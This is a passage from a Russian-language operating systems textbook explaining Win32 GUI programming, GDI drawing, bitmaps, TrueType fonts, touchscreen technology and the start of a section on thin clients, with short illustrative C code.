Каждый графический адаптер поддерживает определенное количество разрешений экрана. Общепринятыми разрешениями (по горизонтали × по вертикали в пикселах) являются 1280 × 960, 1600 × 1200 и 1920 × 1080, 2560 × 1600 и 3840 × 2160. Многие разрешения на практике имеют соотношение сторон экрана 4:3, что соответствует соотношению размеров экрана телевизионных приемников стандартов NTSC и PAL и обеспечивает прямоугольность пикселов на тех же мониторах, которые используются для телевизионных приемников. Высшие разрешения предназначены для широкоэкранных мониторов с соответствующим соотношением сторон. При разрешении 1920 × 1800 (размер видео стандарта full HD) цветной дисплей, имеющий 24 бита на пиксел, требует около 6,2 Мбайт оперативной памяти для хранения всего лишь одного изображения, поэтому при наличии 256 Мбайт и более графический адаптер может одновременно хранить множество изображений. Если весь экран обновляется 75 раз в секунду, видеопамять должна быть способна непрерывно поставлять данные со скоростью 445 Мбайт/с.

Тема программного обеспечения вывода для GUI-интерфейсов слишком обширна. Отдельно о Windows GUI написано множество томов по 1500 страниц (например, Petzold, 2013; Simon, 1997; Rector and Newcomer, 1997). Совершенно очевидно, что в этом разделе мы можем лишь вскользь коснуться этой темы и представить ряд основополагающих понятий. Для конкретизации изложения будет дано описание интерфейса Win32 API, который поддерживается всеми 32-разрядными версиями Windows. В общих чертах программное обеспечение вывода для других GUI-интерфейсов приблизительно сопоставимо с этим, но в деталях оно имеет существенные отличия.

Основным элементом экрана является прямоугольная область, называемая **окном**. Позиция и размеры окна однозначно определяются за счет задания координат (в пикселах) двух диагонально противоположных углов. Окно может содержать небольшой заголовок, строку меню, строку инструментов, а также вертикальную и горизонтальную полосы прокрутки. Типичное окно показано на рис. 5.28. Заметьте, что отсчет в системе координат Windows начинается с верхнего левого угла и координата y растет вниз, что отличает эту систему координат от декартовой, которая используется в математике.

При создании окна задаются параметры, определяющие, может ли пользователь его перемещать, изменять его размеры или прокручивать (перетаскивая движок в полосе прокрутки). Главное окно, создаваемое многими программами, может подвергаться перемещению, изменению размеров и прокрутке, что оказывает существенное влияние на способ написания Windows-программ. В частности, программы должны получать информацию об изменениях размера своих окон и должны быть готовы к перерисовке содержимого окон в любой момент, даже когда они ожидают этого меньше всего.




Рис. 5.28. Простое окно, расположенное в позиции (200, 100) на XGA-дисплее

Поэтому Windows-программы сориентированы на сообщения. Действия пользователя, работающего с клавиатурой или мышью, перехватываются системой Windows и превращаются в сообщения в адрес той программы, которой принадлежит окно. У каждой программы имеется очередь сообщений, куда посылаются все сообщения, имеющие отношение ко всем ее окнам. Основной цикл программы состоит из отлавливания очередного сообщения и его обработки путем вызова внутренней процедуры для данного типа сообщений. В некоторых случаях сама система Windows может непосредственно вызвать эти процедуры, минуя очередь сообщений. Эта модель существенно отличается от UNIX-модели процедурного кода, которая заставляет использовать системные вызовы для взаимодействия с операционной системой. Тем не менее X-система сориентирована на события.

Чтобы сделать модель программирования более понятной, рассмотрим пример, приведенный в листинге 5.2. Здесь представлена структура основной программы для Windows. Она не носит завершенного характера и не имеет проверки на возникновение ошибок, но имеет достаточную для наших целей детализацию. Программа начинается с включения заголовочного файла windows.h, в котором содержатся многие макросы, типы данных, константы, прототипы функций и другая информация, необходимая Windows-программам.

Листинг 5.3. Структура основной Windows-программы

```
#include <windows.h>

int WINAPI WinMain(HINSTANCE h, HINSTANCE hprev, char *szCmd, int iCmdShow)
{
    WNDCLASS wndclass;                /* объект класса для этого окна */
    MSG msg;                          /* место хранения входящих сообщений */
    HWND hwnd;                        /* дескриптор объекта окна */

    /* Инициализация wndclass */
    wndclass.lpfnWndProc = WndProc;   /* процедура, которую следует вызывать для
обработки сообщений, адресованных окну данного класса*/
    wndclass.lpszClassName = "Имя программы";          /* Текст для заголовка */
    wndclass.hIcon = LoadIcon(NULL, IDI_APPLICATION);  /* загрузка значка */
    wndclass.hCursor = LoadCursor(NULL, IDC_ARROW);    /* загрузка курсора
                                                          мыши */
    RegisterClass(&wndclass);         /* сообщение Windows о wndclass */
    hwnd = CreateWindow ( ... )       /* создание окна */
    ShowWindow(hwnd, iCmdShow);       /* отображение окна на экране */
    UpdateWindow(hwnd);               /* указание окну на перерисовку */
    while (GetMessage(&msg, NULL, 0, 0)) {  /* получение сообщения из
                                               очереди */
        TranslateMessage(&msg);       /* преобразование сообщения */
        DispatchMessage(&msg);        /* отправка msg соответствующей
                                      процедуре */
    }
    return(msg.wParam);
}

long CALLBACK WndProc(HWND hwnd, UINT message, UINT wParam, long lParam)
{
    /* Сюда помещаются объявления. */

    switch (message) {
        case WM_CREATE: ... ; return ... ;        /* создание окна */
        case WM_PAINT: ... ; return ... ;         /* перерисовка содержимого
                                                  окна */
        case WM_DESTROY: ... ; return ... ;       /* удаление окна */
    }
    return(DefWindowProc(hwnd, message, wParam, lParam));    /* по умолчанию */
}
```

Основная программа начинается с описания, дающего ее имя и параметры. Макрос WINAPI является инструкцией компилятору на использование определенного соглашения о передаче параметров, которая в дальнейшем нас интересовать не будет. Первый параметр, *h*, является описателем экземпляра и используется для идентификации программы во всей остальной системе. В некоторой степени Win32 является объектно-ориентированной системой, что означает наличие в ней объектов (например, программ, файлов и окон), имеющих определенное состояние, и связанного с ними кода, называемого **методами**, который оперирует этим состоянием. При обращении к объектам используются дескрипторы, в данном случае программу идентифицирует дескриптор *h*. Присутствие второго параметра обусловлено соображениями обеспе-

чения обратной совместимости и больше не используется. Третий параметр, *szCmd*, является строкой, заканчивающейся нулевым байтом, в которой содержится командная строка, запустившая программу, даже если эта программа не была запущена из командной строки. Четвертый параметр, *iCmdShow*, сообщает, должно ли исходное окно программы быть развернуто на весь экран, на часть экрана или отсутствовать на экране (находиться только на панели задач).

Это описание иллюстрирует широко используемое компанией Microsoft соглашение под названием **венгерская нотация**. Название дано по аналогии с польской нотацией, изобретенной польским логиком Й. Лукашевичем (J. Lukasiewicz) для представления алгебраических формул без использования старшинства действия или скобок. Венгерская нотация была изобретена венгерским программистом, работающим в компании Microsoft, Чарльзом Симони (Charles Simonyi). В ней несколько первых символов идентификатора используются для указания типа. Разрешенные буквы и типы включают: *c* (символ — character), *w* (слово — word, которое сейчас означает беззнаковое 16-разрядное целое число), *i* (32-разрядное целое число со знаком — integer), *l* (длинное целое число — long, также 32-разрядное целое число со знаком), *s* (строка — string), *sz* (строка, заканчивающаяся нулевым байтом — zero), *p* (указатель — pointer), *fn* (функция — function) и *h* (описатель — handle). Таким образом, к примеру, *szCmd* является строкой, заканчивающейся нулевым байтом, а *iCmdShow* — целым числом. Многие программисты считают, что подобная кодировка типа в именах переменных особой пользы не приносит, а только затрудняет чтение кода Windows. В системе UNIX аналогичные соглашения отсутствуют.

У каждого окна должен быть связанный с ним объект класса, определяющий его свойства. В листинге 5.2 таким объектом класса является *wndclass*. У объекта типа *WNDCLASS* имеется 10 полей, четыре из которых инициализируются в приведенном листинге. В настоящей программе должны быть инициализированы и остальные шесть. Наиболее важным полем является *lpfnWndProc*, которое представляет собой длинное целое (то есть 32-разрядное) число — указатель на функцию, обрабатывающую сообщения, направляемые этому окну. Другие инициализируемые в листинге поля указывают, какие имя и значок использовать в заголовке и какое обозначение — для указателя мыши.

После инициализации *wndclass* вызывается процедура *RegisterClass* для передачи этого объекта системе Windows. В частности, после этого вызова Windows знает, какую процедуру вызывать при возникновении различных событий, которые не проходят через очередь сообщений. Вызов следующей процедуры, *CreateWindow*, приводит к выделению памяти для структуры данных окна и возвращению дескриптора для последующих обращений к окну. Затем программа осуществляет еще два вызова подряд — для вывода очертаний окна на экран и его окончательного заполнения.

А теперь мы подошли к главному циклу программы, который состоит из получения сообщения, осуществления определенных преобразований этого сообщения, а затем передачи его обратно системе Windows, чтобы заставить ее вызвать процедуру *WndProc* для его обработки. А нельзя ли весь этот механизм упростить? Конечно, можно, но его конструкция обусловлена историческими причинами, которых мы теперь и придерживаемся.

За основной программой следует процедура *WndProc*, обрабатывающая различные сообщения, которые могут быть посланы в адрес окна. Использование здесь ключевого слова *CALLBACK*, как и использование чуть раньше ключевого слова *WINAPI*, определяет способ вызова и передачи параметров. Первый параметр является дескриптором

используемого окна. Второй параметр — это тип сообщения. Третий и четвертый параметры могут использоваться для предоставления дополнительной информации, если таковая потребуется.

Сообщения типа *WM_CREATE* и *WM_DESTROY* посылаются в начале и в конце программы соответственно[1]. Они дают программе возможность, к примеру, выделить память для структур данных, а затем вернуть эту память.

Сообщение третьего типа, *WM_PAINT*, является инструкцией программе на заполнение окна. Оно вызывается не только при первой прорисовке окна, но нередко и при выполнении программы. В отличие от систем, основанных на использовании текста, в Windows программа не может предположить, что все, что она нарисовала на экране, будет находиться на нем, пока она не удалит это изображение. Поверх этого изображения можно перетащить другие окна, поверх него могут быть раскрыты меню, диалоговые окна и всплывающие подсказки, закрывая часть содержимого окна, и т. д. После удаления этих элементов окно должно быть перерисовано. Способ, которым Windows предписывает перерисовку окна, заключается в отправке сообщения *WM_PAINT*. В качестве дружеского жеста система также предоставляет информацию о том, какая часть окна была затерта, в случае если проще или быстрее регенерировать эту часть окна, а не перерисовывать его целиком с самого начала.

У системы Windows есть два способа заставить программу что-нибудь сделать. Во-первых, она может поместить сообщение в очередь сообщений программы. Этот способ используется для ввода с помощью клавиатуры, мыши и для получения реакции на истекшее время таймера. Во-вторых, она может послать сообщение окну, для чего Windows сама напрямую вызывает процедуру *WndProc*. Этот способ используется для всех остальных событий. Поскольку система Windows уведомляется о том, что сообщение полностью обработано, она может воздержаться от нового вызова до тех пор, пока не будет закончена обработка предыдущего. Таким образом удается избежать соревновательного состояния.

Существует множество других типов сообщений. Чтобы избежать непредсказуемого поведения при получении неожиданного сообщения, программа должна вызвать процедуру *DefWindowProc* в конце процедуры *WndProc*, чтобы дать возможность обработчику по умолчанию позаботиться обо всех остальных сообщениях.

В итоге программа Windows создает, как правило, одно или несколько окон с объектом класса для каждого из них. С каждой программой связаны очередь сообщений и набор процедур обработки. В конечном счете, поведением программы управляют входящие события, обрабатываемые соответствующими процедурами. Это совсем другая модель мира по сравнению с более процедурным представлением, принятым в UNIX. Самим выводом графики на экран занимается пакет, состоящий из сотен процедур, которые собраны воедино в форме интерфейса графических устройств — **GDI** (Graphics Device Interface). Он может обрабатывать текст и графику и сконструирован таким образом, чтобы быть независимым от платформ и устройств. Перед тем как программа сможет вывести графику в окно, ей нужно получить **контекст устройства** (device context), представляющий собой внутреннюю структуру данных, в которой содержатся свойства

[1] Точнее, при создании и уничтожении конкретного окна. Если у программы только одно окно, то действительно, скорее всего, оно будет создано практически сразу после ее запуска и уничтожено незадолго до ее завершения. — *Примеч. ред.*

окна, среди которых текущий шрифт, цвет текста, цвет фона и т. д. Во многих вызовах GDI используется контекст устройства либо для вывода графики, либо для получения или установки свойств.

Для получения контекста устройства существует несколько способов. Рассмотрим простой пример его получения и использования:

```
hdc = GetDC(hwnd);
TextOut(hdc, x, y, psText, iLength);
ReleaseDC(hwnd, hdc);
```

Первый оператор осуществляет получение дескриптора контекста устройства — *hdc*. Во втором операторе контекст устройства используется для вывода строки текста на экран. В нем указываются координаты (*x*, *y*) начала вывода строки, дается указатель на саму строку и сообщается ее длина. Третий вызов процедуры приводит к высвобождению контекста устройства, чтобы показать, что программа в данный момент прекратила вывод графики. Заметьте, что *hdc* используется аналогично дескриптору файла в UNIX. Также заметьте, что *ReleaseDC* содержит избыточную информацию (использование дескриптора *hdc*, однозначно определяющего окно). Использование избыточной информации, не имеющей практического значения, встречается в Windows довольно часто.

Другое интересное известие состоит в том, что при получении *hdc* подобным способом программа может выводить информацию только в имеющуюся в окне область клиента, но не в заголовок и не в другие части окна. Внутри структуры данных контекста устройства поддерживается обособленная область. Любой графический вывод за ее пределы игнорируется. Но для получения контекста устройства есть и другой способ — вызов процедуры *GetWindowDC*, при котором обособленная область устанавливается на все пространство окна. Другие вызовы устанавливают границы обособленной области по-своему. Системе Windows свойственно иметь несколько вызовов, приводящих практически к одинаковому результату.

Полное рассмотрение GDI не входит в круг освещаемых здесь вопросов. Заинтересовавшиеся работой интерфейса графических устройств могут обратиться за дополнительной информацией по ранее приведенным ссылкам. Но учитывая важность GDI, пожалуй, стоит сказать о нем еще несколько слов. Для получения и высвобождения контекстов устройств в GDI имеется несколько процедур, предоставляющих информацию об этих контекстах, извлекающих и устанавливающих атрибуты контекстов (к примеру, цвета фона), работающих с такими GDI-объектами, как перья, кисти и шрифты, каждый из которых имеет собственные атрибуты. И наконец, в нем конечно же имеется огромное количество GDI-вызовов, используемых для вывода графической информации на экран.

Процедуры вывода графической информации сведены в четыре категории: рисования прямых и кривых линий, рисования закрашенных областей, управления растровыми изображениями, отображения текста. Ранее нам уже встречался пример отображения текста, поэтому давайте кратко взглянем на один из прочих примеров. Вызов

```
Rectangle(hdc, xleft, ytop, xright, ybottom);
```

приводит к выводу на экран закрашенного прямоугольника, имеющего углы с координатами в левой верхней (*xleft*, *ytop*) и правой нижней (*xright*, *ybottom*) областях. К примеру, вызов

```
Rectangle(hdc, 2, 1, 6, 4);
```

приведет к выводу на экран прямоугольника, показанного на рис. 5.29. Ширина линий, их цвет, цвет закраски берутся из контекста устройства. Другие GDI-вызовы в чем-то похожи на этот.




Рис. 5.29. Пример прямоугольника, нарисованного с помощью процедуры Rectangle. Каждый квадрат соответствует одному пикселу

Растровые изображения

GDI-процедуры являются примерами векторной графики. Они используются для помещения геометрических фигур и текста на экран, могут легко масштабироваться применительно к более крупным или более мелким экранам (при одном и том же числе пикселов на экране). Они также имеют относительную независимость от применяемых устройств. Набор вызовов GDI-процедур может быть собран в файл, который может описать какой-нибудь сложный рисунок. Такие файлы в Windows называются **метафайлами** (metafile). Они широко используются для передачи рисунков из одной программы Windows в другую и имеют расширение имени .wmf.

Многие Windows-программы позволяют пользователю копировать рисунок (полностью или частично) и помещать эту копию в буфер обмена Windows. Затем пользователь может перейти к другой программе и вставить содержимое буфера обмена в другой документ. Один из способов выполнения этой операции касается представления рисунка в первой программе в виде метафайла Windows и помещения его в буфер обмена в .wmf-формате. Существуют и другие способы.

Но не все изображения, с которыми работает компьютер, могут быть созданы при помощи векторной графики. К примеру, в фотографиях и видеоклипах векторная графика не используется. Вместо нее подобные объекты сканируются путем наложения координатной сетки на изображение. Затем усредненные значения красной, зеленой и синей составляющих каждой клеточки этой сетки оцифровываются и сохраняются в виде значения одного пиксела. Такой файл называется **растровым изображением** (bitmap). Система Windows предоставляет широкие возможности для работы с растровыми изображениями.

Другой пример использования растровых изображений касается текста. Один из способов представления отдельного символа в каком-либо из шрифтов заключается в использовании небольшого растрового изображения. В этом случае добавление текста к изображению на экране превращается в перемещение растровых изображений.

Основной способ применения растровых изображений связан с процедурой по имени BitBlt. Вызов этой процедуры выглядит следующим образом:

```
BitBlt(dsthdc, dx, dy, wid, ht, srchdc, sx, sy, rasterop);
```

В наипростейшей форме она копирует растровое изображение из прямоугольника в одном окне в другое окно (или в то же самое окно). Первые три параметра определяют окно назначения и позицию. После них следуют ширина и высота. Затем указываются исходное окно и позиция. Учтите, что у каждого окна существует своя система координат, где позиция (0, 0) находится в верхнем левом углу окна. И последний параметр будет рассмотрен чуть позже. Результат вызова

```
BitBlt(hdc2, 1, 2, 5, 7, hdc1, 2, 2, SRCCOPY);
```

показан на рис. 5.30. Обратите особое внимание на то, что была скопирована вся область 5 × 7 пикселов с латинским символом A, включая и цвет фона.




Рис. 5.30. Копирование растровых изображений с помощью процедуры BitBlt: *а* — состояние до копирования; *б* — состояние после копирования

Процедура BitBlt способна на большее, чем простое копирование растровых изображений. Последний параметр дает возможность осуществления булевых операций для комбинирования исходного и целевого растровых изображений. К примеру, исходное изображение может быть наложено с применением операции ИЛИ на целевое изображение, чтобы слиться с ним. Может быть также применена операция ИСКЛЮЧАЮЩЕЕ ИЛИ, которая сохраняет характеристики как источника, так и приемника.

Проблема работы с растровыми изображениями заключается в том, что они не масштабируются. Символ, находящийся в прямоугольнике 8 × 12, на экране 640 × 480 будет смотреться вполне приемлемо. Но если это растровое изображение копируется на печатный лист с разрешением 1200 точек на дюйм, что соответствует 10 200 × 13 200 битов, ширина символа (8 пикселов) будет составлять 8/1200 дюйма, или 0,17 мм. Вдобавок к этому копирование между устройствами с различными цветовыми свойствами или между черно-белым и цветным устройствами не всегда приводит к приемлемым результатам.

Поэтому Windows поддерживает также структуру данных, называемую растровым изображением, не зависящим от устройства (Device Independent Bitmap (**DIB**)). Файлы, использующие этот формат, имеют расширение имени .bmp. Они имеют собственные файловые и информационные заголовки, а также цветовую таблицу, которые располо-

жены до пикселов. Эта информация облегчает перемещение растровых изображений между разнородными устройствами.

Шрифты

В версиях, предшествующих Windows 3.1, символы были представлены в виде растровых изображений и копировались на экран или на принтер с помощью процедуры BitBlt. Но как мы уже знаем, проблема состояла в том, что растровые изображения, пригодные для экрана, были слишком маленькими для принтера. К тому же для каждого размера символа нужно было другое растровое изображение. Иными словами, при наличии растрового изображения для A размером 10 пунктов не существует способа его пересчета для получения размера 12 пунктов. Поскольку мог потребоваться каждый символ каждого шрифта в диапазоне размеров от 4 до 120 пунктов, нужно было иметь огромное количество растровых изображений. Система вывода текста была слишком громоздкой.

Решением проблемы стало применение шрифтов TrueType, в которых использовались не растровые изображения, а очертания символов. Каждый символ TrueType определяется последовательностью точек по его периметру. Все точки задаются относительно начала координат (0, 0). При использовании этой системы масштабирование символов в обе стороны осуществляется довольно просто. Для этого следует лишь умножить каждую координату на один и тот же коэффициент масштабирования. Таким образом, символ TrueType может масштабироваться вверх и вниз до любого, даже дробного, размера в пунктах. После получения нужного размера точки могут быть соединены с использованием хорошо известного алгоритма рисования по точкам, которому учат в детском саду (учтите, что в современных детских садах для получения более плавных результатов используются сплайны). После создания очертания символ может быть закрашен. Пример масштабирования некоторых символов до трех различных размеров в пунктах показан на рис. 5.31.

Рис. 5.31. Примеры контуров символов разного размера в пунктах

Так как закрашенный символ доступен в виде его математического описания, он может быть приведен к растровой форме, то есть преобразован в растровое изображение в любом требуемом разрешении. Осуществляя сначала масштабирование, а затем перевод

в растровое изображение, можно обеспечить максимальное сближение внешнего вида символов, отображаемых на экране, и символов, выводимых на печать, сводя различие лишь к ошибкам квантования. Для дальнейшего повышения качества можно в каждый символ встроить подсказки о том, как его нужно переводить в растровую форму. К примеру, обе засечки в верхней части буквы Т должны быть одинаковыми, а этого, возможно, нельзя было бы добиться иным путем из-за ошибок округления. А подсказки приводят к улучшению окончательного внешнего вида.

Сенсорные экраны

Экраны все чаще используются в качестве устройств ввода. Особенно удобно прикасаться к экрану и проводить по нему пальцем (или стилусом) в смартфонах, планшетных компьютерах и других ультрапортативных устройствах. Пользователь воспринимает такие устройства не так, как устройства, использующие мышь, а больше полагаясь на интуицию, поскольку он взаимодействует с объектами на экране напрямую. Исследования показали, что успешно обращаться с сенсорными устройствами, подобно малым детям, способны даже орангутаны и другие приматы.

Сенсорным устройством не обязательно должен быть экран. Такие устройства делятся на две категории: непрозрачные и прозрачные. Типичным непрозрачным устройством является сенсорная панель ноутбука. Примером прозрачного устройства может послужить сенсорный экран смартфона или планшетного компьютера. Но в данном разделе мы ограничимся сенсорными экранами.

Как и многое другое из того, что входило в моду в компьютерной индустрии, сенсорные экраны не являются совершенно новыми устройствами. Еще в далеком 1965 году И. А. Джонсон (E. A. Johnson) из Британского королевского института радиолокации дал описание сенсорного емкостного дисплея, который при всем своем несовершенстве стал предшественником сегодняшних дисплеев. Большинство современных сенсорных экранов имеют либо емкостную, либо резистивную конструкцию.

Резистивные экраны имеют гибкую пластиковую поверхность. Сам по себе пластик не содержит ничего особенного, за исключением того, что он более устойчив к царапинам, чем тот пластик, который используется в быту. Но на него с обратной стороны нанесена пленка, состоящая из тонких линий ITO (Indium Tin Oxide — оксида индия — олова) или другого подходящего материала. Под ним, но без соприкосновения, расположена вторая поверхность, также покрытая слоем ITO. На верхней поверхности электрический ток идет в вертикальном направлении, а в сверху и снизу есть токопроводящие соединения. На нижней поверхности электрический ток идет в горизонтальном направлении, а слева и справа имеются токопроводящие соединения. При прикосновении к экрану пластик вдавливается и верхний слой ITO прикасается к нижнему. Для определения точной позиции прикосновения пальца или стилуса нужно лишь измерить сопротивление в обоих направлениях во всех горизонтальных позициях нижнего слоя и во всех вертикальных позициях верхнего слоя.

Емкостные экраны имеют две твердые, обычно стеклянные поверхности, каждая из которых покрыта слоем ITO. В обычной конфигурации ITO наносится на каждую поверхность в виде параллельных линий и линии на верхней поверхности расположены перпендикулярно по отношению к линиям нижней поверхности. Например, верхний слой может быть покрыт тонкими линиями в вертикальном направлении, а нижний слой может иметь такой же полосатый рисунок в горизонтальном направлении. Две

находящиеся под воздействием электрического тока поверхности с воздушной прослойкой между ними формируют решетку из настоящих миниатюрных конденсаторов. Напряжение подается поочередно к горизонтальным и вертикальным линиям, а значения напряжения, зависящие от емкости каждого пересечения, считываются с тех линий, на которые оно в данный момент не подано. Когда палец прикасается к экрану, локальная емкость изменяется. Появляется возможность определить место прикосновения пальца к экрану путем очень точных измерений повсеместных незначительных изменений напряжения. Эта операция повторяется много раз в секунду, и координаты прикосновений передаются драйверу устройства в виде потока пар (x, y). Дальнейшая обработка, например определение того, что именно произошло: указание, сжатие, расширение или просто провели пальцем по экрану, — осуществляется операционной системой.

Преимуществом резистивных экранов является то, что результаты измерений определяются давлением. Иными словами, экран будет работать, даже если вы в холодную погоду надели перчатки. С емкостными экранами дело обстоит иначе, если только у вас на руках не специальные перчатки. Например, вы можете вшить проводники (например, посеребренные нейлоновые нити) в перчатки, в те места, которые будут находиться на кончиках пальцев, или, если не дружите с иглой, купить уже готовые перчатки подобного типа. Конечно, можно просто обрезать перчатки, обнажив кончики пальцев, что займет у вас всего 10 секунд.

А вот недостатком резистивных экранов является то, что они обычно не поддерживают определение **множественных прикосновений**, совершаемых одновременно. Между тем такие прикосновения позволяют манипулировать объектами на экране с помощью двух и более пальцев. Людям (и, возможно, орангутанам) нравится использовать множественные прикосновения, поскольку они позволяют жестами, совершаемыми двумя пальцами, сужать и расширять картинку или документ. Представьте себе, что два пальца находятся в точках с координатами (3, 3) и (8, 8). В результате этого резистивный экран может заметить изменение сопротивления на вертикальных линиях $x = 3$ и $x = 8$ и на горизонтальных линиях $y = 3$ и $y = 8$. Теперь рассмотрим другой сценарий, при котором пальцы находятся в точках с координатами (3, 8) и (8, 3), представляющими собой противоположные углы прямоугольника с координатами (3, 3), (8, 3), (8, 8) и (3, 8). Изменилось сопротивление в точности тех же линий, поэтому программное обеспечение не в состоянии сообщить, какой из двух сценариев следует поддерживать. Эта проблема называется **появлением призраков**. А вот емкостные экраны, поскольку они отправляют поток координат (x, y), лучше приспособлены к поддержке множественных прикосновений.

Манипулирование сенсорным экраном с использованием только одного пальца ничем, собственно, не отличается от использования WIMP-интерфейса — просто указатель мыши заменяется стилусом или указательным пальцем. Поддержка множественных прикосновений намного сложнее. Прикосновение к экрану пятью пальцами похоже на одновременное перемещение по экрану пяти указателей мыши, что, несомненно, меняет положение вещей для диспетчера окна. Экраны с поддержкой множественных прикосновений (мультитач-экраны) получили повсеместное распространение и становятся все более чувствительными и точными. И все же неясно, влияет ли технология использования всех пяти пальцев на работу сердца компьютера — центрального процессора — в той же мере, что и удар в восточных единоборствах всеми пятью пальцами в грудь, который в теории должен приводить к разрыву сердца.

5.7. Тонкие клиенты

На протяжении многих лет основная компьютерная парадигма колебалась между централизованным и децентрализованным вычислением. Первые компьютеры, к примеру ENIAC, были фактически персональными компьютерами, хотя и очень большими по размеру, поскольку в одно и то же время ими мог пользоваться только один человек. Затем появились системы с разделением времени, позволяющие множеству удаленных пользователей, работающих за простыми терминалами, совместно использовать большой центральный компьютер. Затем настала эра персональных компьютеров, и у каждого пользователя опять появился собственный персональный компьютер.

При всех преимуществах децентрализованной модели использования персональных компьютеров у нее имеется также ряд недостатков, к которым начинают относиться всерьез только сейчас. Возможно, самая большая проблема состоит в том, что у каждого персонального компьютера имеется жесткий диск большой емкости и сложное программное обеспечение, которое должно быть установлено. К примеру, когда выходит новый выпуск операционной системы, нужно проделать серьезную работу по ее обновлению отдельно на каждой машине. В большинстве корпораций стоимость работ по такой установке программного обеспечения превосходит фактическую стоимость аппаратного и программного обеспечения. Для домашних пользователей эта работа технически бесплатна, но лишь немногие способны все сделать правильно и с удовольствием. При использовании централизованной системы обновление нужно производить только на одной или на нескольких машинах, для чего за ними закреплен штат специалистов.

К этой же проблеме относится и требование к пользователям периодически создавать резервные копии их многогигабайтных файловых систем, чем на самом деле занимаются лишь немногие из них. А когда их постигнет несчастье, останется только стенать и заламывать руки. При использовании централизованной системы резервное копирование может производиться каждую ночь в автоматическом режиме роботизированными накопителями на магнитной ленте.

Другим преимуществом централизованной системы является упрощение использования общих ресурсов. Система, имеющая 256 удаленных пользователей, у каждого из которых по 256 Мбайт оперативной памяти, столкнется с тем, что большую часть времени большая часть оперативной памяти будет незадействована. При использовании централизованной системы, имеющей 64 Гбайт оперативной памяти, никогда не случится такого, что кому-то из пользователей временно понадобится большой объем оперативной памяти, но он не сможет ее получить, поскольку этот объем находится на чьем-то другом персональном компьютере. Тот же аргумент остается в силе для дискового пространства и других ресурсов.

И наконец, уже стало прослеживаться смещение от вычислений, основанных на использовании персональных компьютеров, к вычислениям, основанным на использовании Интернета. Одной из областей, где это смещение состоялось уже очень давно, является электронная почта. Люди привыкли получать электронную почту, доставляемую на их домашние машины, где они ее и читают. Сегодня у многих людей есть почтовые ящики, зарегистрированные на Gmail, Hotmail или Yahoo, и они читают свою почту на этих почтовых серверах. Следующим шагом для людей будет регистрация на вебсайтах для обработки текстов, создания электронных таблиц и других действий, для которых обычно требуется программное обеспечение, установленное на персональном

компьютере. Возможно даже, что со временем единственной программой, запускаемой людьми на их персональных компьютерах, останется веб-браузер, а может быть, даже и его не останется.

Было бы, наверное, справедливо сказать, что большинству пользователей хочется иметь высокопроизводительную интерактивную вычислительную систему, но совсем не хочется администрировать компьютер. Это заставило исследователей еще раз изучить работу в режиме разделения времени с использованием неинтеллектуальных терминалов (dumb terminals), в наше время вежливо названных **тонкими клиентами** (thin clients), которые соответствуют современным представлениям о терминалах. X-система была шагом в этом направлении, и специализированные X-терминалы некоторое время были популярны, но вышли из употребления, поскольку их стоимость, сопоставимую со стоимостью персональных компьютеров, можно было бы и снизить и они по-прежнему нуждались в установке программного обеспечения. Идеально было бы заполучить высокопроизводительную интерактивную вычислительную систему, в которой пользовательские машины вообще не имели бы программного обеспечения. Самое интересно, что эта цель вполне достижима. Одним из хорошо известных тонких клиентов является **Chromebook**. Он продвигался компанией Google, но с широким кругом производителей, предлагающих большое разнообразие моделей. На 